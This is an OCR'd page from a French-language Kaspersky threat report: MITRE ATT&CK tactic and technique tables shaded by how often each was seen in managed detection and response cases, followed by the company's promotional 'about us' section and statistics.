
TA0001 : Accès initial	TA0002 : Exécution	TA0003 : Persistance	TA0004 : Augmentation des privilèges	TA0005 : Contournement des défenses	TA0006 : Accès à l'aide d'identifiants	TA0007 : Détection
T1566 : Phishing	T1204 : Exécution par l'utilisateur	T1098 : Manipulation de compte	T1055 : Injection de processus	T1036 : Usurpation d'identité	T1003 : Récupération des identifiants du système d'exploitation	T1087 : Détection de compte
T1078 : Comptes valides	T1059 : Interprète de commandes et de scripts	T1547 : Exécution automatique au lancement ou lors de la connexion	T1548 : Utilisation abusive du mécanisme de contrôle d'augmentation des privilèges	T1027 : Brouillage de fichiers ou d'informations	T1110 : Force brute	T1046 : Détection des services réseau
T1190 : Exploitation d'une application destinée au public	T1569 : Services système	T1505 : Composant logiciel serveur	T1068 : Exploitation pour augmenter les privilèges	T1562 : Affaiblissement des défenses	T1555 : Identifiants de banques de mots de passe	T1033 : Détection du propriétaire du système/de l'utilisateur
T1189 : Infections intempestives	T1053 : Tâche/Action planifiée	T1546 : Exécution déclenchée par un événement	T1484 : Modification de la stratégie d'un domaine ou d'un locataire	T1218 : Exécution du proxy binaire du système	T1552 : Identifiants non sécurisés	T1012 : Interrogation du registre
T1091 : Réplication via un support amovible	T1047 : Windows Management Instrumentation (WMI)	T1574 : Détournement du flux d'exécution	T1134 : Manipulation de jeton d'accès	T1112 : Modification du registre	T1558 : Vol ou falsification de tickets Kerberos	T1069 : Détection de groupes d'autorisation
T1133 : Services externes à distance	T1559 : Communication interprocessus	T1543 : Processus de création ou de modification du système		T1564 : Dissimulation d'artefacts	T1649 : Vol ou falsification de certificats d'authentification	T1049 : Détection des connexions réseau du système
T1195 : Compromission de la chaîne d'approvisionnement	T1203 : Exploitation pour l'exécution par le client	T1136 : Création de compte		T1553 : Corruption des contrôles fiables	T1056 : Enregistrement de saisie	T1016 : Détection de la configuration du réseau du système
T1200 : Matériel supplémentaire	T1129 : Modules partagés	T1556 : Modification du processus d'authentification		T1620 : Chargement de code en miroir	T1557 : Attaque 'Man in the middle'	T1482 : Détection de l'indice de confiance du domaine
T1659 : Injection de contenu	T1106 : API native	T1176 : Extensions de navigateurs		T1207 : Contrôleur de domaine malveillant	T1212 : Exploitation pour l'accès à l'aide d'identifiants	T1018 : Détection de système distant
	T1072 : Outils de déploiement de logiciels	T1197 : Emplois au BITS		T1070 : Retrait de l'indicateur	T1040 : Reniflage de réseau	T1082 : Détection d'informations relatives au système
		T1137 : Lancement des applications bureautiques		T1014 : Rootkit	T1606 : Falsification d'identifiants en ligne	T1007 : Détection des services système
		T1037 : Scripts d'initialisation au lancement ou lors de la connexion		T1550 : Utilisation de méthodes d'authentification alternatives	T1187 : Authentification forcée	T1615 : Recherche de stratégies de groupe
		T1205 : Signalisation du trafic		T1140 : Décryptage/ Décodage de fichiers ou d'informations	T1539 : Vol des cookies de navigation	T1010 : Recherche de fenêtre d'application
		T1554 : Compromission du code binaire d'un logiciel hôte		T1211 : Exploitation pour le contournement des défenses		T1057 : Détection de processus
		T1542 : Démarrage avant le système d'exploitation		T1216 : Exécution d'un proxy de script système		T1083 : Détection de fichiers et de répertoires
				T1497 : Évasion d'un environnement virtualisé/Sandbox		T1135 : Détection de partages réseau
				T1222 : Modification des autorisations de fichiers et de répertoires		T1217 : Détection d'informations relatives au navigateur
				T1600 : Affaiblissement du chiffrement		T1124 : Détection de l'heure du système
				T1006 : Accès volume direct		T1518 : Détection de logiciels
				T1127 : Exécution en proxy d'utilitaires de développeurs de confiance		T1654 : Énumération de journaux
				T1220 : Traitement des scripts XSL		T1120 : Recherche de périphériques
						T1201 : Recherche de stratégie liée aux mots de passe

2 à 4 % 5 à 7 % 8 à 11 % > 12 %

TA0008 : Mouvement latéral	TA0009 : Collecte	TA0010 : Exfiltration	TA0011 : Commande et contrôle	TA0040 : Impact	TA0042 : Développement de ressources	TA0043 : Reconnais-sance
T1210 : Exploitation de services à distance	T1560 : Archivage des données collectées	T1567 : Exfiltration par le biais d'un service Web	T1071 : Protocole de la couche application	T1565 : Manipulation de données	T1588 : Obtention de fonctionnalités	T1595 : Analyse active
T1021 : Services à distance	T1005 : Données du système local	T1041 : Exfiltration par le canal C2	T1568 : Résolution dynamique	T1561 : Effacement de disque	T1587 : Développement de fonctionnalités	T1598 : Phishing d'informations
T1570 : Transfert latéral d'outils	T1114 : Collecte d'emails	T1048 : Exfiltration via un autre protocole	T1572 : Tunnellisation de protocole	T1496 : Détournement de ressources	T1608 : Mise en place de fonctionnalités	T1590 : Collecte d'informations sur le réseau de la victime
T1534 : Phishing ciblé interne	T1119 : Collecte automatisée	T1011 : Exfiltration sur un autre support réseau	T1105 : Transfert entrant d'outils	T1486 : Données chiffrées pour l'impact	T1583 : Acquisition d'une infrastructure	T1592 : Collecte d'informations sur l'hôte de la victime
T1563 : Détournement de session de service à distance	T1113 : Capture d'écran	T1020 : Exfiltration automatisée	T1095 : Protocole n'utilisant pas la couche application	T1485 : Destruction de données	T1584 : Compromission de l'infrastructure	
T1080 : Altération du contenu partagé	T1115 : Données du presse-papiers	T1029 : Transfert planifié	T1090 : Proxy	T1489 : Arrêt de service	T1586 : Comptes compromis	
	T1125 : Capture vidéo	T1030 : Limites de taille de transfert des données	T1219 : Logiciel d'accès à distance	T1531 : Suppression de l'accès au compte		
	T1025 : Données de supports amovibles	T1052 : Exfiltration via un support physique	T1092 : Communication via des supports amovibles	T1499 : Déni de service au niveau du terminal		
	T1039 : Données issues d'un disque partagé sur le réseau		T1102 : Service Web	T1498 : Déni de service réseau		
	T1074 : Organisation des données		T1573 : Canal chiffré	T1490 : Empêcher la restauration du système		
	T1530 : Données du stockage dans le cloud		T1571 : Port non standard	T1529 : Arrêt/ Redémarrage du système		
			T1001 : Brouillage de données			

2 à 4 % 5 à 7 % 8 à 11 % > 12 %

Clé – MDR



À propos de Kaspersky

Kaspersky est une entreprise mondiale de cybersécurité et de protection de la vie privée numérique fondée en 1997. Kaspersky s'appuie sur sa Threat Intelligence et son expertise en matière de sécurité informatique pour développer des solutions de sécurité destinées aux entreprises, aux infrastructures critiques, aux gouvernements et aux utilisateurs du monde entier. Notre portefeuille complet de solutions de sécurité inclut des solutions et des services de protection endpoint et de sécurité spécialisés, classés parmi les leaders, destinés à lutter contre les cybermenaces sophistiquées et évolutives.

Kaspersky Security Services

Kaspersky Managed Detection and Response

Kaspersky Incident Response

Kaspersky SOC Consulting

Kaspersky Digital Footprint Intelligence

Kaspersky Security Assessment

Kaspersky Compromise Assessment

En savoir plus

Reconnaissance mondiale

Les produits et solutions Kaspersky font l'objet de tests et d'examens indépendants constants et obtiennent régulièrement les meilleurs résultats, reconnaissances et récompenses. Nos technologies et nos processus sont régulièrement examinés et vérifiés par les organismes d'analyse les plus respectés au monde. La plus testée. La plus récompensée.

En savoir plus

Plus de 5 000
professionnels travaillent chez Kaspersky

50 %
de notre masse salariale est spécialisée dans la R&D

5
centres d'expertise uniques

467 000
nouveaux fichiers malveillants sont détectés chaque jour par Kaspersky

200 000
clients professionnels MSP et MSSP du monde entier.

4,9 milliards
de cyberattaques détectées par Kaspersky en 2024